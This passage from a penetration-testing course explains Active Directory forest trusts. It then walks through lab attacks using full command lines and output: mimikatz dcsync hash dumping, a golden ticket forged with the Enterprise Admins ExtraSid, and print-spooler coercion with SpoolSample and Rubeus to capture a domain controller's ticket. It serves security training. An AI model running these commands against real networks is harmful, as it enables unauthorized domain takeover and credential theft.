


Figure 246: Domain tree with three domains

In this example, the Corp.com root domain has a bi-directional trust to the Prod.Corp.com child domain. This is configured by default in Active Directory and is known as parent-child trust. Likewise, a parent-child trust exists between Prod.Corp.com and Factory.Prod.Corp.com.

Parent-child trust is transitive, which means that since Corp.com trusts Prod.Corp.com, and Prod.Corp.com trusts Factory.Prod.Corp.com, then by extension, Corp.com also trusts Factory.Prod.Corp.com.

A forest can contain multiple trees and each tree can contain branches, which leads to a multitude of possible configurations. One such configuration is illustrated in Figure 247.

---

<sup>988</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/ad/forests>




Figure 247: Domain tree with branches

Due to the transitivity in parent-child trust, FactoryB.Prod.Corp.com trusts Dev.Corp.com but the authentication path has to go through both Prod.Corp.com and Corp.com, which will slow authentication.

To improve efficiency, a *shortcut trust* can be established (indicated in Figure 247) between FactoryB.Prod.Corp.com and Dev.Corp.com. This type of trust is also transitive and can occur between two domains organized within the same or separate trees.

Many organizations choose to design and structure their Active Directory infrastructure in multiple domains to split apart services from major business units and make them more transparent for system administrators. As penetration testers, we must analyze the trust between these domains to uncover potential attack vectors.

Each of the domains in a forest operates as a single unit and have all the built-in groups and users we know from a single domain design. However, the *Enterprise Admins* group<sup>989</sup> is an extremely powerful group that only exists in the root domain.

Members of the Domain Admins group have full control over a specific domain, but their administrative access does not extend beyond that domain. Members of the Enterprise Admins group are automatically a domain administrator in every domain in the forest, which makes them a very desirable target.

---

<sup>989</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn579255\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn579255(v=ws.11)?redirectedfrom=MSDN)

However, gaining Domain or Enterprise Admin access is not often the ultimate goal of a penetration test. But this level of access more or less ensures that we will be able to fulfill the actual goals of the penetration test.

In the next section, we are going to examine the enumeration of existing trusts. We will also perform enumeration of users and groups located in trusted domains.

### 16.3.2 Enumeration in the Forest

As penetration testers, we often get access to (or compromise) a client or server inside an Active Directory instance. From there, enumeration focusing on AD domain trusts is a key step of the assessment. With this in mind, let's discuss how to do that.

In general, our first goal is to determine if the domain we have compromised is part of a larger Active Directory infrastructure, and if it is, we should enumerate available trusts.

There are multiple ways to do this. The "old school" approach is to use the built-in **nltest.exe**<sup>990</sup> application. We can use the **/trusted\_domains** flag to enumerate any domains trusted by our current domain.

Listing 830 shows this in the context of the *Offsec* user from the Windows 10 client machine.

```
C:\tools> nltest /trusted_domains
List of domain trusts:
  0: CORP1 corp1.com (NT 5) (Forest Tree Root) (Direct Outbound) (Direct Inbound) (
Attr: withinforest )
  1: PROD prod.corp1.com (NT 5) (Forest: 0) (Primary Domain) (Native)
The command completed successfully
```

*Listing 830 - Enumerating trust with nltest*

The output reveals our current domain (prod.corp1.com) as indicated by the *Primary Domain* note. Additionally, we find the separate domain (corp1.com). The highlighted area indicates three important pieces of information.

First, this is the *Forest Tree Root*, meaning this is the root domain inside the forest. Secondly, *Direct Outbound* and *Direct Inbound* indicate that our current domain has a direct bi-directional trust to it. Finally, the name of the root domain is listed as corp1.com.

Instead of using the nltest command line utility, we can also enumerate this information with .NET, with Win32 APIs, or with LDAP. They each return slightly different details about the trust and output different formats.

The easiest to implement is .NET through the *Domain.GetAllTrustRelationships*<sup>991</sup> method of the *System.DirectoryServices.ActiveDirectory.Domain* namespace:

```
PS C:\tools>
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRel
ationships()
```

<sup>990</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731935\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731935(v=ws.11))

<sup>991</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectory.domain.getalltrustrelationships?view=netframework-4.8>

SourceName	TargetName	TrustType	TrustDirection
prod.corp1.com	corp1.com	ParentChild	Bidirectional

*Listing 831 - Enumerating domain trust with .NET*

The .NET method gives us the information that our current domain (prod.corp1.com) has a parent-child domain trust that is bi-directional to corp1.com.

We can also use the Win32 *DsEnumerateDomainTrusts*<sup>992</sup> API. As previously mentioned, calling Win32 APIs from PowerShell or C# requires some setting up, so we are going to use an existing implementation in PowerView through the *Get-DomainTrust* method.

By specifying the **-API** flag, **Get-DomainTrust** will enumerate domain trust using *DsEnumerateDomainTrusts*:

---

*Get-DomainTrust will use the .NET method if we specify the -NET flag.*

---

```
PS C:\tools> Get-DomainTrust -API
```

```
SourceName      : PROD.CORP1.COM
TargetName      : corp1.com
TargetNetbiosName : CORP1
Flags           : IN_FOREST, DIRECT_OUTBOUND, TREE_ROOT, DIRECT_INBOUND
ParentIndex     : 0
TrustType       : Uplevel
TrustAttributes  : WITHIN_FOREST
TargetSid       : S-1-5-21-1095350385-1831131555-2412080359
TargetGuid      : b3ddeaea-6e94-430f-aca-625e35787ee0

SourceName      : PROD.CORP1.COM
TargetName      : prod.corp1.com
TargetNetbiosName : PROD
Flags           : IN_FOREST, PRIMARY, NATIVE_MODE
ParentIndex     : 0
TrustType       : Uplevel
TrustAttributes  : 0
TargetSid       : S-1-5-21-3776646582-2086779273-4091361643
TargetGuid      : ad933000-76e3-4db0-b43c-6a86b850e21e
```

*Listing 832 - Enumerating domain trust with DsEnumerateDomainTrusts*

This output also indicates that prod.corp1.com has a direct bi-directional trust to corp1.com.

It is worth noting that if corp1.com had not been the tree root, we could continue the enumeration by listing all domain trusts for corp1.com through the **-Domain** option in **Get-DomainTrust**. Using this approach, we could map out all the available trust relationships inside the forest.

---

<sup>992</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/dsgetdc/nf-dsgetdc-dsenumeratedomaintrustsa>

Finally, since a domain trust creates a *Trusted Domain Object* (TDO),<sup>993</sup> we can query its properties with LDAP.

For example, we can use **Get-DomainTrust** to make this LDAP query as shown in Listing 832.

```
PS C:\tools> Get-DomainTrust

SourceName      : prod.corp1.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM
```

Listing 833 - Enumerating domain trust with LDAP

Again, the output generates similar results as the previous tools, in a different format.

Once we have gathered information about the domain trust, we can enumerate users, groups, and services in trusted domains with relatively standard tools.

The .NET *DirectorySearcher*<sup>994</sup> class, which can perform LDAP queries, can be initialized with a *DirectoryEntry*<sup>995</sup> object. This *DirectoryEntry* object in turn is created based on the LDAP path of the domain controller to query.

If a domain controller in a trusted domain is used, like rdc01 instead of cdc01 in the current domain, then we can execute LDAP queries in any trusted domain. This allows us to reuse the same techniques across the entire forest.

PowerView implements this through the **-Domain** option on many of its commands. Listing 834 shows a truncated enumeration of users in the trusted corp1.com domain:

```
PS C:\tools> Get-DomainUser -Domain corp1.com

logoncount      : 42
badpasswordtime : 4/2/2020 6:52:50 AM
description     : Built-in account for administering the computer/domain
distinguishedname : CN=Administrator,CN=Users,DC=corp1,DC=com
objectclass     : {top, person, organizationalPerson, user}
lastlogontimestamp : 4/2/2020 6:52:54 AM
name           : Administrator
objectsid       : S-1-5-21-1095350385-1831131555-2412080359-500
samaccountname  : Administrator
admincount      : 1
codepage        : 0
samaccounttype  : USER_OBJECT
objectcategory  : CN=Person,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata : {4/2/2020 2:02:14 PM, 4/2/2020 2:02:14 PM, 4/2/2020 1:47:05
```

<sup>993</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/adschema/c-trusteddomain>

<sup>994</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher?view=netframework-4.8>

<sup>995</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directoryentry?view=netframework-4.8>

```
PM, 1/1/1601 6:12:16 PM}
memberof : {CN=Group Policy Creator Owners,CN=Users,DC=corp1,DC=com,
CN=Domain
Admins,CN=Users,DC=corp1,DC=com, CN=Enterprise
Admins,CN=Users,DC=corp1,DC=com..}
...
```

*Listing 834 - Enumerating users in corp1.com*

The output of the `Get-DomainUser` method indicates that the `Administrator` user is a member of the Enterprise Admins group in the corp1.com domain.

---

*It's also worth noting that the BloodHound Ingestor works with domain trust and allows enumeration of the entire forest.*

---

We can enumerate domain trust across the forest with the enumeration techniques shown in this section. We can also perform user, group, and Kerberos delegation enumeration in trusted domains and perhaps leverage the results in an attack.

In the next section, we will focus on leveraging domain trust to compromise other domains or the entire forest.

### 16.3.2.1 Exercises

1. Enumerate domain trust with .NET, Win32 API, and LDAP.
2. Enumerate trusts from the corp1.com domain.
3. Enumerate groups in the corp1.com domain.
4. Find all members of the Enterprise Admins group.

## 16.4 Burning Down the Forest

During a penetration test, it is often beneficial to demonstrate a forest compromise as an ultimate illustration of design vulnerability.

We will take two approaches to this in the following sections. We will leverage a compromised domain admin account in a child domain and we will leverage unconstrained Kerberos delegation.

### 16.4.1 Owning the Forest with Extra SIDs

In the context of an Active Directory forest, our ultimate goal is to escalate our privileges from domain admin of one domain to Enterprise admin. The most direct way to obtain this is to compromise the root domain and obtain Enterprise Admin group membership.

To that end, in this section we will leverage *extra SIDs*, a field inside a TGT or TGS. Although this attack assumes we have compromised the domain we currently reside in, it paves the way to total forest compromise.

Before we begin, let's highlight a few details of the Kerberos protocol. When the user performs a logon authentication, a TGT is created by the domain controller and is encrypted with the *krbtgt*



account password hash. This is what we leverage when we create a golden ticket to obtain unlimited access and persistence in the domain.

The user's logon and authorization information is stored within a structure called *KERB\_VALIDATION\_INFO*<sup>996</sup> inside the TGT. Among other things, this structure contains a list of group memberships identified by SIDs.

When we craft a golden ticket, we create a TGT with our desired group membership. The *ExtraSids* field within the *KERB\_VALIDATION\_INFO* structure includes SIDs that originate in a foreign domain and show membership in a trusted domain.

ExtraSids can be used during Active Directory domain migrations to grant access from one domain to another.

In a legitimate use case, a user from Domain A with ExtraSids assigned from Domain B is able to access content inside the trusted domain according to the group memberships the ExtraSids translate to.

The technical implementation of Kerberos authentication across domains depends on the *trust* key. Since Domain B cannot know the password hash of Domain A, it has no way of decrypting a TGT sent from Domain A to Domain B. A shared secret, created when the trust is configured, solves this.

When the domain trust is established, a new computer account with the name of the trusted domain is also created. In *prod.corp1.com*, the computer account is called *corp1\$*, which is also referred to as the trust account. The shared secret is the password hash of *corp1\$*.

For a bi-directional trust like that of parent and child domains, both *prod.corp1.com* and *corp1.com* create the trust account. The name of the account is always the same as the trusted domain, so inside *corp1.com* it is called *prod\$*, but both *prod\$* and *corp1\$* have the same password hash.

We can obtain the NTLM hash of the trust account from the domain controller, just as we did with the *krbtgt* account.

Consider the **dcsync** query run as the *admin* domain administrator user shown in Listing 835:

```
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:corp1$
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'corp1$' will be the user account

Object RDN          : CORP1$

** SAM ACCOUNT **

SAM Username       : CORP1$
Account Type       : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration :
```

<sup>996</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-pac/69e86ccc-85e3-41b9-b514-7d969cd0ed73?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/69e86ccc-85e3-41b9-b514-7d969cd0ed73?redirectedfrom=MSDN)

```
Password last change : 4/2/2020 7:19:14 AM
Object Security ID   : S-1-5-21-3776646582-2086779273-4091361643-1103
Object Relative ID   : 1103
```

**Credentials:**

**Hash NTLM: cf4bc17dff896101da4f3498a68d50f2**

...

---

*Listing 835 - Trust key for CORP1\$*

If a user in prod.corp1.com wants to access a service in corp1.com, the domain controller in prod.corp1.com will create a TGT for corp1.com and indicate that it's a referral to a TGS. This TGT is not signed by the *krbtgt* password hash but instead with the trust key shown in Listing 835.

To illustrate this process, we can attempt to access the CIFS service of rdc01.corp1.com as the *Offsec* user on the Windows 10 client inside the prod.corp1.com domain. This will fail since the *Offsec* user is not a local administrator on rdc01.corp1.com, but the tickets will be generated regardless.

Note that before executing this, we should log out and log back in to clear all cached Kerberos tickets.

---

```
C:\tools> dir \\rdc01.corp1.com\c$
Access is denied.

C:\tools> klist

Current LogonId is 0:0x54243a

Cached Tickets: (3)

#0>      Client: offsec @ PROD.CORP1.COM
        Server: krbtgt/CORP1.COM @ PROD.CORP1.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_canonicalize
        ...
        Cache Flags: 0
        Kdc Called: CDC01.prod.corp1.com

#1>      Client: offsec @ PROD.CORP1.COM
        Server: krbtgt/PROD.CORP1.COM @ PROD.CORP1.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        ...
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: CDC01.prod.corp1.com

#2>      Client: offsec @ PROD.CORP1.COM
        Server: CIFS/rdc01.corp1.com @ CORP1.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_canonicalize
        ...
```

Cache Flags: 0  
**Kdc Called: RDC01.corp1.com**

*Listing 836 - Tickets requested for cross domain authentication*

Our access to the file share on rdc01.corp1.com is denied, but the **klist** command shows that Kerberos tickets were requested. Ticket 1 is a TGT for the prod.corp1.com domain. This is our regular TGT and is encrypted with the *krbtgt* hash of our current domain.

Ticket 0 is a TGT for the corp1.com domain but it is still generated by the domain controller in our current domain. This TGT is encrypted by the trust key and then forwarded to the domain controller in corp1.com.

Finally, ticket 2 is a TGS for the CIFS service on rdc01.corp1.com, which is created by the domain controller in corp1.com and returned to us.

While this trust key seems very useful from an attacker's viewpoint, we don't actually need to use it at all. If we compromise the *krbtgt* account password of our current domain, we can craft a golden ticket that contains an ExtraSid with group membership of Enterprise Admins.

This golden ticket will get rewritten by the domain controller in the current domain with the trust key before going to the parent domain, which was demonstrated in Listing 836.

No matter which password we use for the golden ticket, this technique will allow us to jump directly from our current domain to the root domain as a member of Enterprise Admins, effectively making us Domain Admins in all domains in the forest.

Let's try this out with Mimikatz.

First, we'll open a command prompt as the *admin* user, which is a member of the Domain Admins group in prod.corp1.com. This will simulate our compromise of the domain and allow us to obtain the *krbtgt* password hash.

We'll launch **mimikatz** and use the **dcsync** command to force a replication of the password hash for the *krbtgt* account:

```
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:prod\krbtgt
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'prod\krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/2/2020 7:09:13 AM
Object Security ID  : S-1-5-21-3776646582-2086779273-4091361643-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 4b6af2bf64714682eeef64f516a08949
```

```
ntlm- 0: 4b6af2bf64714682eeef64f516a08949
lm - 0: 2342ac3fd35afd0223a1469f0afce2b1
...
```

*Listing 837 - Obtaining krbtgt hash with DCSync*

With the NTLM hash for the *krbtgt* account from *prod.corp1.com*, we can create a golden ticket.

As part of the *kerberos::golden* command's arguments, we will need the domain SID for both domains. We can obtain these with **Get-DomainSID** from PowerView:

```
PS C:\tools> Get-DomainSID -Domain prod.corp1.com
S-1-5-21-3776646582-2086779273-4091361643

PS C:\tools> Get-DomainSid -Domain corp1.com
S-1-5-21-1095350385-1831131555-2412080359
```

*Listing 838 - Finding domain SIDs*

The final piece of information we need is the RID of the Enterprise Admins group. Luckily, this is a static value of 519.<sup>997</sup> This means we can append the value "519" to the domain SID to obtain the SID of the Enterprise Admins group.

Now we are ready to craft the golden ticket that will grant us Enterprise Admin membership in *corp1.com*. We'll supply the username inside *prod.corp1.com* (which does not have to be valid), the origin domain (**/domain**), the origin domain SID (**/sid**), the *krbtgt* password hash (**/krbtgt**), and finally, the ExtraSid value (Enterprise Admins SID) through the **/sids** option.

We'll also supply the **/ptt** flag to inject the ticket into memory:

```
mimikatz # kerberos::golden /user:h4x /domain:prod.corp1.com /sid:S-1-5-21-3776646582-2086779273-4091361643 /krbtgt:4b6af2bf64714682eeef64f516a08949 /sids:S-1-5-21-1095350385-1831131555-2412080359-519 /ptt
User       : h4x
Domain     : prod.corp1.com (PROD)
SID        : S-1-5-21-3776646582-2086779273-4091361643
User Id    : 500
Groups Id  : *513 512 520 518 519
Extra SIDs: S-1-5-21-1095350385-1831131555-2412080359-519 ;
ServiceKey: 4b6af2bf64714682eeef64f516a08949 - rc4_hmac_nt
Lifetime   : 4/16/2020 8:23:43 AM ; 4/14/2030 8:23:43 AM ; 4/14/2030 8:23:43 AM
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

**Golden ticket for 'h4x @ prod.corp1.com' successfully submitted for current session**

*Listing 839 - Crafting a golden ticket with ExtraSid*

After the ticket is generated and injected into memory, we can exit Mimikatz to prove our access to *rdc01* (the root domain controller) with **PsExec**:

<sup>997</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

```
C:\tools> c:\tools\SysinternalsSuite\Psexec.exe \\rdc01 cmd
...

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

*Listing 840 - Getting code execution on RDC01*

We were able to obtain code execution, which proves administrative access to rdc01. We can list the group memberships with **whoami /groups**:

```
C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type
=====
Everyone                                     Well-known group
...
PROD\Domain Admins                           Group
PROD\Group Policy Creator Owners              Group
Unknown SID type
Unknown SID type
CORP1\Enterprise Admins                    Group
...
```

*Listing 841 - Listing group membership*

We are now a member of Enterprise Admins. Excellent!

This proves that compromise of one domain can lead to the compromise of every single domain in the forest. However, since Microsoft has stated that domains are not security boundaries, this “compromise” is actually allowed by design. Practically though, this can create secure design challenges for organizations that wish to compartmentalize data and access.

A simple example is creating a DMZ with Internet-facing web servers and joining them to a domain that is in the same forest as the production domain.

---

*ExtraSids can be blocked between domains in the same forest with domain quarantine which can be configured with the Netdom<sup>998</sup> tool. However, this also blocks legitimate access so this solution is rarely implemented.*

---

### 16.4.1.1 Exercise

1. Repeat the steps in this section to obtain code execution on the root domain controller.

---

<sup>998</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217(v=ws.11))

### 16.4.1.2 Extra Mile

Find the trust key for corp1.com and use it to craft a golden ticket instead of the *krbtgt* password hash as shown in the previous section.

Obtain code execution on the rdc01.corp1.com domain controller with the crafted ticket. Be sure to log off between attempts to clear out any cached tickets.

## 16.4.2 Owning the Forest with Printers

In a previous section, we demonstrated how to compromise an entire domain using the printer bug after compromising a single server configured with unconstrained Kerberos delegation. In this section, we'll reuse this technique to directly target a domain controller in the forest root domain and instantly compromise the entire forest from a single server.

This technique does not require Domain Admin privileges. However, if we have Domain Admin privileges and no servers with unconstrained delegation exist in our current domain, we can create one ourselves by modifying the configuration of one of the servers.

In this section, we'll implement the attack without Domain Admin privileges. To do this, we'll first log in to appsrv01 as the *Offsec* user and open a PowerShell prompt. From here, we can determine our access to the print spooler service on the rdc01 root domain controller:

```
PS C:\Tools> ls \\rdc01\pipe\spoolss
```

```
Directory: \\rdc01\pipe

Mode                LastWriteTime         Length Name
----                -
spoolss
```

Listing 842 - Testing access to print spooler service on RDC01

Listing 842 shows our access to the print spooler service on rdc01 from the prod.corp1.com domain. This means we can use the *RpcRemoteFindFirstPrinterChangeNotification* API to force an authentication and allow us to obtain a forwardable TGT.

We'll repeat our actions from the previous section by opening an administrative command prompt and then use **Rubeus** to **monitor** for new tickets from the root domain controller machine account:

```
C:\Tools> Rubeus.exe monitor /interval:5 /filteruser:RDC01$
...
```

```
[*] Action: TGT Monitoring
[*] Target user      : RDC01$
[*] Monitoring every 5 seconds for new TGTs
```

Listing 843 - Monitoring for TGTs

With Rubeus running, we'll switch back to our PowerShell prompt and launch **SpoolSample** to force the print change notification from rdc01:

```
PS C:\Tools> .\SpoolSample.exe rdc01.corp1.com appsrv01.prod.corp1.com
[+] Converted DLL to shellcode
[+] Executing RDI
```

```
[+] Calling exported function
TargetServer: \\rdc01.corp1.com, CaptureServer: \\appsrv01.prod.corp1.com
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

*Listing 844 - Forcing authentication from print spooler service*

After receiving the success message shown in Listing 844, we'll switch back to our Rubeus monitor, and after a few seconds, the new TGT is displayed.

```
[*] 4/17/2020 1:55:43 PM UTC - Found new TGT:

User : RDC01$@CORP1.COM
StartTime : 4/16/2020 10:10:04 PM
EndTime : 4/17/2020 8:10:04 AM
RenewTill : 4/20/2020 8:30:42 AM
Flags : name_canonicalize, pre_authent, renewable, forwarded,
forwardable
Base64EncodedTicket :

doIE9DCCBPCgAwIBBaEDAgEWooIEBDCCBABhggP8MIID+...
```

```
[*] Ticket cache size: 1
```

*Listing 845 - TGT received from RDC01*

Now that we have obtained a forwardable TGT for the root domain controller machine account, we can use **Rubeus** to inject it into memory as shown in Listing 846.

```
C:\Tools> Rubeus.exe ptt /ticket:doIE9DCCBPCgAwIBBaEDAgEWooIEBDCCBABhggP8MIID+...
...

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

*Listing 846 - Injecting the TGT into memory*

The root domain controller computer account is not a local administrator on rdc01, so we cannot directly obtain code execution. However, a domain controller computer account has the access right to perform AD replication.

We can exploit this by forcing a replication with Mimikatz **dcsync**:

```
mimikatz # lsadump::dcsync /domain:corp1.com /user:corp1\administrator
[DC] 'corp1.com' will be the domain
[DC] 'RDC01.corp1.com' will be the DC server
[DC] 'corp1\administrator' will be the user account

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 4/2/2020 7:03:40 AM
Object Security ID : S-1-5-21-1095350385-1831131555-2412080359-500
```

```
Object Relative ID : 500
```

```
Credentials:
```

```
Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
```

```
ntlm- 0: 2892d26cdf84d7a70e2eb3b9f05c425e
```

```
ntlm- 1: e2b475c11da2a0748290d87aa966c327
```

```
lm - 0: 52d8a096001c4c402c9e7b00cae2ee9b
```

```
...
```

*Listing 847 - Getting the NTLM hash with DCSync*

We now have the NTLM password hash of the root domain *Administrator* account and have obtained access to the Enterprise Admins group. Very nice.

This section illustrated how dangerous unconstrained Kerberos delegation can be. In a worst-case scenario, we could compromise the entire forest by just compromising one server or service account.

---

*In 2018, security researcher @harmj0y found that it is possible to trigger the print spooler authentication across a forest trust and obtain a forwardable TGT.<sup>999</sup>*

*In 2019, Microsoft issued two rounds of security advisories and updates.<sup>1000</sup> The first blocked TGT delegation for all new forest trusts, while the second blocked it for existing forest trust as well.*

---

Also, bear in mind that if we obtain Domain Admin privileges in prod.corp1.com through some other vector, we could configure a server with unconstrained Kerberos delegation and use that to compromise any other domain in the forest.

### 16.4.2.1 Exercises

1. Abuse the print spool service on rdc01 and unconstrained Kerberos delegation on appsrv01 to obtain the NTLM hash of the Enterprise Admins *Administrator* user.
2. Complete the attack by getting code execution as the *Administrator* user on rdc01.

## 16.5 Going Beyond the Forest

The previous sections have clearly demonstrated that (as designed) no real security boundary exists between domains inside an Active Directory forest. However, since Microsoft envisions a security boundary between multiple forests, in the next sections we'll discuss *interforest* trust and discuss both enumeration and potential exploitation vectors.

---

<sup>999</sup> (@harmj0y, 2018), <https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/>

<sup>1000</sup> (Microsoft, 2019), <https://support.microsoft.com/en-us/help/4490425/updates-to-tgt-delegation-across-incoming-trusts-in-windows-server>



### 16.5.1 Active Directory Trust Between Forests

In this module, we have focused on *interdomain* trust. In this section, we turn our attention to interforest trust. We will discuss the theory and highlight the differences between forest and domain trust.

Figure 248 shows the trusts between Corp1.com and Corp2.com:

